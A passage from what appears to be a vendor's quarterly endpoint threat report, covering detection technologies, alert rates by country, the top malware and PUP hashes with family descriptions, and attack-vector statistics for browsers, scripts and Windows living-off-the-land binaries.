## Defense in Depth

Unfortunately, the Defense in Depth subsection is also a stagnant mixed bag of differences from the quarter prior. However, it's still relevant because sometimes minor percentage changes mean large raw numbers changes and it highlights how, mechanically, EPDR blocks threats by providing a multimodal defense in depth approach when arriving on an endpoint. EPDR falls into six categories:

## Endpoint Technologies

1. **Endpoint Detection** – The typical legacy endpoint antivirus solution, Endpoint Detection displays the number of hashes invoking an alert located in our known-malicious hash database. This is commonly called a signature-based detection antivirus solution.
2. **Behavioral/Machine Learning** – Behavioral/Machine Learning is a step above signature-based detections because it analyzes the file's actions upon executing in a sandbox. We create rules based on these behaviors and determine whether they are malware.
3. **Cloud** – Alerts in the Cloud category are files sent to WatchGuard's Cloud servers for further analysis beyond signature-based detections and behavior/machine learning. Malicious files iterate the counter here.
4. **Digital Signature** – Digital Signatures are methods of determining the authenticity and legitimacy of the sending user and ensuring it has not been tampered with (integrity). We determine malware based on these digital signatures. If an attacker altered it in transit, it is a digital signature from a known malicious user, or if we know the signature is compromised, we make a further decision.
5. **Manual Attestation** – Manual Attestation is a fancy way of saying that a human analyst scrutinizes the file. If the file makes it past all other technologies and still looks suspicious, one of WatchGuard's attestation analysts performs the analysis and determines a classification. Once a file reaches this stage, a classification, whether goodware, PUP, or malware, is always determined.
6. **Defined Rules** – The final technology, Defined Rules, are predefined behaviors that, if a file were to perform, we would determine are malware. Most people associate defined rules with threat hunting, but these rules can also apply to endpoint detections.

Previously, we theorized that attacks were becoming more targeted, and they're also increasingly obfuscated. In fact, almost all malware arriving on endpoints is obfuscated because that's how it circumvents network-based detections. More targeted attacks mean more unique malware, which also means less likelihood of AD360 Endpoint Detection blocking the malware. Rather, it's usually heuristics and rules-based quarantining that come to the forefront. This is what is shown in the Alerts by Technology for this quarter. Behavioral and machine learning are consistently leading the way with the most blocks, and Defined Rules supplement this effort, as does cloud service.

The data also highlights the importance of Manual Attestation, which is the EPDR service where analysts determine if samples are malicious. Without this service, automated systems must either quarantine indefinitely before user intervention or are forced to either block or allow. About one in five files were categorized by the Attestation Team in Q2.





*Figure 23. Alerts by Number of Machines Affected*

## Alerts by Top 30 Countries Affected

The Top 30 Countries Affected shows the number of alerts with respect to the active machines. Active machines are those that both have an active license and choose to opt-in to anonymous data collection. So, it's a subset of the actual overall geographical landscape. Still, it provides a sample size of what we're seeing.

We define the Alert Coefficient (AC) with this simple formula:

$$\textbf{Alert Coefficient} = \frac{\text{Malware Alerts}}{\text{Active Machines}}$$

There were seven countries appearing on the top 30 list that didn't appear in Q1. Surprisingly, the top country, tied with São Tomé and Príncipe, is Egypt, with a coefficient of 0.25. This means that there was one malware threat per four active machines in Egypt for Q2. The other new countries were Grenada, Bosnia and Herzegovina, Guatemala, South Africa, Uruguay, and Macedonia. Aside from a little shuffling in the list, the biggest standouts are a significant increase in Trinidad and Tobago. Then there was a significant decrease in Angola. Interestingly, another standout was Kenya, which moved up eight ranks but had the same AC as last quarter. This shows that overall, the AC reduced quarter by quarter.

| Country | Alert Coefficient | Order Difference from Q1 |
|---|---|---|
| **Egypt** | 0.25 | *NEW* |
| **São Tomé and Príncipe** | 0.25 | *-1* |
| **Grenada** | 0.20 | *NEW* |
| **Laos** | 0.17 | *-1* |
| **China** | 0.11 | *+1* |
| **Trinidad and Tobago** | 0.08 | *+15* |
| **Armenia** | 0.07 | *+9* |
| **Zimbabwe** | 0.06 | *-3* |
| **Tajikistan** | 0.05 | *+2* |
| **Bangladesh** | 0.05 | *-1* |
| **Singapore** | 0.04 | *+9* |
| **Paraguay** | 0.04 | - |
| **Pakistan** | 0.04 | *-5* |
| **Nigeria** | 0.04 | *-1* |
| **Bosnia and Herzegovina** | 0.03 | *NEW* |
| **Bolivia** | 0.03 | *-2* |
| **Panama** | 0.03 | - |
| **Turkey** | 0.03 | *-3* |
| **Kenya** | 0.02 | *+8* |
| **Indonesia** | 0.02 | *-1* |
| **Guatemala** | 0.02 | *NEW* |
| **Angola** | 0.02 | *-15* |
| **Malaysia** | 0.02 | - |
| **South Africa** | 0.02 | *NEW* |
| **Dominican Republic** | 0.02 | *-7* |
| **Botswana** | 0.02 | *-2* |
| **Uruguay** | 0.02 | *NEW* |
| **Thailand** | 0.02 | *-6* |
| **Venezuela** | 0.01 | *-3* |
| **Macedonia** | 0.01 | *NEW* |

*Figure 24. Alerts by Country*





*Figure 25. Alerts by Top 30 Countries Affected*

## TOP MALWARE AND PUPS

The Top Malware and PUPs subsection begins to get down to the specifics by highlighting the top threats facing organizations over the quarter. These files are the most observed and blocked malware hashes. We provide the hash, the signature designated to it, how many alerts came from that specific file, and some attestation which attempts to designate a malware family to each. However, we only classify it if we are certain of what it is. Otherwise, we simply list it as unknown. Many of these unknown malware files are helper files associated with unknown campaigns; there's not enough information to make an appropriate determination.

## Top 10 Most Prevalent Malware

In a shocking twist, last quarter we had two files in the top 10 associated with Tangerine Turkey, a USB-originated infection chain resulting in a coin miner. This quarter we see yet another USB-based infection chain also resulting in a coin miner. This time, XMRig, a coin miner that mines Monero (XMR). The three files in question are PUMPBENCH, a helper file, and HIGHREPS. PUMPBENCH is a remote access backdoor and HIGHREPS is a loader.

Another interesting finding on the list is PowerKatz32, which is just the 32-bit Windows compiled Mimikatz that uses PowerShell. Aside from that, it's more Conficker Worm, which somehow makes it on the list almost every quarter, and a bunch of various unknown malware.

| MD5 | Signature | Alerts | Classification Attestation |
|---|---|---|---|
| **4DC2B39E323B924914AA80427F3D0206** | Trj/FakeST.A | 131 | Unknown Malware |
| **7D9542EF7C46ED5E80C23153DD5319F2*** | W32/Conficker.C.worm | 107 | Conficker Worm |
| **F36E4EBB6471F6B6803F381CA8512022** | Trj/GdSda.A | 96 | PUMPBENCH |
| **BB580D7D316FC715235629C2F8692ABB** | Trj/Chgt.AD | 82 | Unknown Malware |
| **32478E26A0E8A1B592C11F0BF9A3F396** | Trj/RnkBend.A | 55 | PUMPBENCH helper |
| **924689AA0AF023420C3F739ABBD1BC3E** | HackingTool/Mimikatz | 55 | Powerkatz32 |
| **E2A2521CB16DA1BED01565C503772125*** | W32/Conficker.C.worm | 54 | Conficker Worm |
| **059D94E8944ECA4056E92D60F7044F14** | Trj/Chgt.AD | 50 | SHADOWLADDER |
| **92660F3023A49F70B2EBB82CEA9BEB65** | Malicious Packer | 46 | Unknown Malware |
| **9DE430AB142B87E55E31A628C0225C96** | Trj/RnkBend.A | 46 | HIGHREPS |

*Figure 26. Top 10 Most Prevalent Malware*

**Appeared in previous quarter*

## Malware Descriptions

**PUMPBENCH and HIGHREPS**

PUMPBENCH and HIGHREPS are two segments of a USB drive-based infection chain first researched by Mandiant in late 2024. PUMPBENCH is the remote access backdoor that downloads the final payload and HIGHREPS is a downloader used for persistence. This infection chain also included DIRTYBULK, the initial launcher, CUTFAIL, a dropper, and XMRig, a coin miner and final payload.

DIRTYBULK -> CUTFAIL -> HIGHREPS and PUMPBENCH -> XMRig

**SHADOWLADDER**

SHADOWLADDER goes by several names: IDAT Loader, HijackLoader, and GHOSTPULSE. They're all synonymous with each other. The names IDAT Loader and HijackLoader give it away, SHADOWLADDER is a loader. This specific loader uses process injection and downloads additional payloads. These payloads include information stealers and RATs, among others.

**PowerKatz32**

The name PowerKatz32 is a portmanteau of PowerShell and Mimikatz. It's an application that is compiled to run on Windows 32-bit systems and leverage PowerShell to extract credentials.

**Conficker**

Conficker is a worm that has been around since 2008. It is usually spread via USB thumb drives and attempts to self-propagate to other systems and networks because it is a worm. What is unique about Conficker is that it uses a domain-generation algorithm (DGA) to connect to URLs that host additional malware or function as a command-and-control server (C2). A DGA algorithm dynamically creates a domain for the malware to connect to using a specific pattern. For example, a malicious file could have a DGA that dynamically creates domains that are 16 alphanumeric characters and end in '.net' (e.g., 01234567890abdef.net).

**Unknown Malware**

An unknown malware is one we can't attribute to a specific malware family, but we can at least generically identify it as a malware tool.

## Top 10 Most-Prevalent PUPs

Potentially Unwanted Programs (PUPs) are sometimes referred to as Potentially Unwanted Applications (PUAs). They are explicitly not malware, but implicitly not goodware. They lie somewhere in between, and the programs designated as PUPs differ somewhat from each endpoint antivirus vendor. The most common PUPs are adware, or advertising software, serving unwanted advertisements, bundle installers, which are installers bundled with additional and most likely unwanted software, and keygens, which are software that produce keys that often are used to bypass legitimate paid licensing. The table below shows the top 10 most prevalent PUPs for this quarter along with some additional information about their signatures.

| MD5 | Signature | Alerts | Classification Attestation |
|---|---|---|---|
| **38DE5B216C33833AF710E88F7F64FC98*** | HackingTool/ AutoKMS | 1,337 | KMSPico |
| **2914300A6E0CDF7ED242505958AC0BB5** | HackingTool/ AutoKMS | 934 | KMS_VL_ALL_AIO |
| **8D0C31D282CC9194791EA850041C6C45** | HackingTool/ AutoKMS | 515 | KMSPico |
| **219218AE29B2F9DFC8F6B745C004B1E3** | PUP/Patcher | 498 | AMTLib |
| **FC3B93E042DE5FA569A8379D46BCE506*** | PUP/Hacktool | 446 | Mail PassView |
| **F7191FE14D2F5E7C4939C2FCA5F828C2*** | PUP/Generic | 369 | RVEraser |
| **CFE1C391464C446099A5EB33276F6D57** | HackingTool/ AutoKMS | 331 | AutoPico |
| **136C60612962C8FA36B6A46009BF8CE8** | PUP/ BrowserSecurity | 307 | Browser Security |
| **8F3972F98564FC9D1E3E5A3840A0DA85** | PUP/Generic | 280 | Media Arena |
| **6D7FDBF9CEAC51A76750FD38CF801F30*** | HackingTool/ AutoKMS | 278 | KMSPico |

*Figure 27. Top 10 Most Prevalent PUPs*

**Appeared in previous quarter*

## PUP Signature Descriptions

**HackingTool/AutoKMS**

AutoKMS is an umbrella term encompassing any cracked Microsoft software that allows users to use Microsoft products without a license, or it is a file that facilitates the bypass of Microsoft licensing.

**PUP/Patcher**

Patchers are files that either patch (modify) additional files for whatever reason or patch themselves again for some arbitrary reason.

**PUP/Hacktool**

PUP/Hacktool is a generic classification for any tool or software used for hacking purposes. Both legitimate penetration testers and malicious threat actors use these tools. For this reason, we classify these as PUPs because we cannot be sure whether these tools are malicious. However, we may classify it as malware if we capture telemetry or additional context that allows us to determine if a malicious threat actor uses a hacktool. Most open-source tools are PUPs or goodware. It is the proprietary ones that we usually label as malware.

**PUP/Generic**

This is the most generic classification possible. The most likely scenario for a sample to earn this classification is if it did not fit within any other signature. Another reason for a file to earn this classification is if the sample performed suspicious actions that were not exactly malicious, but performed actions not commonly associated with legitimate behaviors. Many of these behaviors consider the sample's context and telemetry.

**PUP/BrowserSecurity**

Browser Security is a legitimate application and is not explicitly malicious. However, most endpoint solutions consider this a PUP because it usually installs on users' computers without their consent. These are usually always classified as PUPs, but because Brower Security collects information about browsing activity, which could include sensitive data, there is no doubt it is, at a minimum, a PUP.

# ATTACK VECTORS

Attack Vectors define the manner in which attackers infiltrate endpoints. It's the processes they use and inject into; the living-off-the-land binaries (LOLBins) attackers choose to leverage in furtherance of their efforts, and the spoofed names for obfuscation. Since there's hundreds of processes to siphon through, we've normalized the results into nine buckets. These are listed and defined below.

## Attack Vector Descriptions

**Acrobat** – Adobe Acrobat is a suite of software services provided by Adobe, Inc. primarily used to manage and edit PDF files. PDF files' ubiquity and ability to bypass email and file transfer filters make Acrobat services ripe for malicious use.

**Browsers** – Internet browsers are familiar products for all modern-day computer users that allow access to the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. Current browsers store personal information – if you allow them – including passwords, cookies, cryptocurrency private keys, and even credit cards, making them common targets for information-stealing malware.

**Coding Software** – Attack vectors here are from software used for coding (i.e., software engineering). If an attack vector is both coding software and a scripting tool, we determine the purpose of the processes invoked and increment there. Therefore, if there is a Python executable and a Python-related DLL, the Python executable is a Script – it is used to run a Python script – and we count the DLL as Coding Software.

**Database Software** – Database Software is an attack vector describing software used to manage and operate databases. Common database software is PostgreSQL, Microsoft Access, and MongoDB.

**Microsoft 365** – This attack vector encompasses all applications under the Microsoft 365 umbrella. The complete list is located here.

**Other** – The Other attack vector is "everything else." Detections within this category are those that did not fit any other category. This includes AutoKMS tools, Remote Services, and third-party applications, among many others that change every quarter.

**Remote Access** – Attackers commonly use remote access software to remotely control victim systems. Hence the name. These tools are important for system admins and other IT professionals, but hackers notoriously abuse them to distribute malware. Some remote access tools include Radmin, LogMeIn, TeamViewer, and Impero.

**Scripts** – Scripts, which always invoke the most detections each quarter, are files derived from or using a scripting programming language. Malware utilizes PowerShell, Python, Bash, and AutoIT scripts to download other malware and deliver payloads, among other things. Considering Windows is the most attacked operating system, it is no wonder PowerShell continues to skew the results for Windows detections.

**Windows (LOLBAS)** – Under the hood, Windows-based software houses the most data points of any attack vector. It contains the most detections but not in the highest quantities. The files included in this group ship with the Windows operating system. Examples include explorer.exe, msiexec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files or inject malicious code into them because they exist on every Windows machine out of the box and are inherently trusted. These are commonly called living-off-the-land binaries (LOLBAS).

## Attack Vectors Summation

A direct comparison of the nine attack vectors shows a dynamic landscape of Windows-native binaries and third-party applications leveraged by attackers. Almost every quarter, Scripts dominate the landscape, specifically PowerShell. However, we've noticed that the threat landscape is shifting. Script-based attack vectors have slowly dwindled over the years to a modest 29.88% of all alerts, a simple plurality that reduced 6.24% from Q1. Next, led by LOLBAS, Windows-based attack vectors comprised almost one in four alerts, increasing 4.60%. Another increasing attack vector was Browsers, which are used by almost all endpoints aside from servers and auxiliary systems.

| Attack Vector | Q1 Alert Comp. | Q2 Alert Comp. | Difference From Q1 |
|---|---|---|---|
| Acrobat | 3.13% | 2.14% | -0.99% |
| Browsers | 11.51% | 17.05% | 5.54% |
| Coding Software | 0.40% | 0.81% | 0.41% |
| Database Software | 0.14% | 0.45% | 0.31% |
| Microsoft 365 | 1.61% | 2.25% | 0.64% |
| Other | 23.45% | 20.00% | -3.45% |
| Remote Access Software | 1.48% | 0.66% | -0.82% |
| Scripts | 36.11% | 29.88% | -6.24% |
| Windows | 22.16% | 26.76% | 4.60% |

*Figure 28. Attack Vectors*





*Figure 29. Attack Vectors*

## Browser Attack Vectors

A few quarters ago, we began expanding on the Attack Vectors section to further break down the attack vectors, and that all started with Browsers. We extract all the browser detections and filter them by browser brand/type. This list always includes the big names like Chrome, Firefox, and Edge, and usually Internet Explorer too, for legacy systems. However, we'll occasionally get some other lesser-known browsers such as Brave, which is heavily used by those invested in cryptocurrency, and WaterFox, a privacy-focused browser. In Q2, Chrome detections led the way, followed by Edge, then Firefox, and the others had a handful of detections.





*Figure 30. Browser Detections*

## Coding Software Attack Vectors

Coding software is exactly what it sounds like – software used to write or execute code. This does not include scripts. This quarter we've expanded this section to include Integrated Development Environments (IDEs) and C#/.NET-related alerts. Since .NET is native to Windows, it's logical that it comprises the most alerts for the Coding Software Attack Vectors. From there it's a mixture of Java, JavaScript libraries, and IDEs. It's also worth noting that malware typically isn't written using ElectronJS or NodeJS; those are usually spoofed or injectioned causing these alerts. Whereas malware written in C# is abundant, especially information stealers.





*Figure 31. Coding Software Detections*

## Database Software Attack Vectors

Database software attack vectors are usually variations of different SQL applications. However, we've added another data point called DB Tools which are third-party tools used to facilitate the creation, management, and destruction of databases, whether they are SQL or not. Interestingly, we had zero NoSQL-based alerts this quarter. All detections were a mix of PostgreSQL, Microsoft SQL Server, and Access, all SQL database software.





*Figure 32. Database Detections*

## Microsoft 365 Attack Vectors

The Microsoft 365 breakdown has become quite interesting since we expanded it a few quarters ago. Previously, we only tracked Office-related files, but since Microsoft expanded the Office suite of products, we've followed suit and learned more about how attackers leverage these attack vectors on endpoints. About half of these attack vectors leverage miscellaneous files related to Office Suite. For example, there were a lot of detections from the Microsoft Office launcher and its helper files. Following that, the highest number of detections came from SharePoint, which makes sense considering SharePoint is used to store a lot of sensitive information in organizations that use it. Also, the typical office products, such as Excel, Word, and OneDrive were modestly used as attack vectors this quarter, and that likely won't change soon.





*Figure 33. Microsoft 365 Detections*

## Remote Access Attack Vectors

Threat actors usually fall in to two categories: financial opportunists and hacktivists/agenda-driven, who are usually state-sponsored. The vast majority fall into the former. Nonetheless, both types of attackers leverage remote access tools because it more easily facilitates their actions (i.e., it's easier to perform actions on a victim machine with remote access tools). These remote access tools are almost always legitimate to use in organizational troubleshooting, but, of course, threat actors will leverage these against victims, often using cracked versions of these tools.

There were quite a few remote access tools unveiled in Q2, but about half of them had only a handful of detections. TeamViewer and WinRM had a modest number of detections, relatively speaking. However, there were two tools that led the pack, with NetOp lagging not far behind. Those two tools are LogMeIn and Radmin. Now, this could also mean that many more of our users are using LogMeIn for it to have the most detections. This doesn't necessarily mean that attackers are targeting LogMeIn. Although considering the number of detections, they are certainly abusing it to a high degree.

At least, that's what we're seeing. Every organization is different, and it's important to monitor all remote access tools and approve the use of one of these tools or a select few. That way if you see an unapproved remote access tool in use, it could be a red flag for malicious behavior.





*Figure 34. Remote Access Detections*

## Script Attack Vectors

Scripts always lead the way with the most alerts, and that's simply because of PowerShell. PowerShell is a powerful tool – hence the name – that is native to almost all Windows machines. That makes it the prime tool to leverage when attacking Windows machines. It's no surprise that PowerShell is responsible for almost 65% of all scripting-based attacks. However, it's usually much higher, but that's because we've continued to incorporate other detected scripting languages such as Visual Basic and Python. Visual Basic is used a lot in droppers and downloaders embedded in Office documents (macros). There's also a noticeable level of AutoIT-based alerts, which are generously used as downloaders and droppers as well.





*Figure 35. Script Detections*

## Windows (LOLBAS) Attack Vectors

We just touched on how PowerShell is a powerful tool because of its capabilities and the fact that it's native to Windows desktops. It's an obvious tool for attackers. However, PowerShell isn't the only native application for Windows leveraged by attackers. In fact, there's a whole ecosystem of applications and processes leveraged by attackers called living-off-the-land binaries, scripts, and tools – commonly denoted as LOLBins or LOLBAS. The idea is that these tools are native to Windows and serve a genuine purpose. They are "the land," and attackers can use these tools maliciously to their advantage all while obscuring themselves from looking malicious, almost parasitically. They are, in essence, living off the land. Thus, all the LOLBAS processes you see are documented to have been used by attackers for these such activities.

The most ubiquitous LOLBAS we observed in Q2 was the Visual Basic Compiler (vbc.exe), which we touched on in Scripts. It's a language that can be used to write macros in Office documents and is used heavily for droppers and downloaders via phishing email attachments. Another heavily used LOLBAS we observed is explorer.exe, which is the stereotypical process used for injections and spoofing. Explorer is Windows' file explorer utility (the manilla folder icon on your Windows desktop). Other honorable mentions for LOLBAS utilities are Edge, Windows' native web browser; cmd.exe, Windows' Command Prompt; and schtasks.exe, which is used to schedule tasks in Windows. They are "living off the land" in a sense.

There are a handful of LOLBAS that comprise the most detections: Cmd.exe, the Command Prompt; EXPLORER.EXE, Windows Explorer; msedge.exe, which is Microsoft Edge, also a browser; schtasks.exe, the Task Scheduler; and vbc.exe, which is the Visual Basic Compiler, a script attack vector. All the others are relatively miniscule in terms of alert composition.

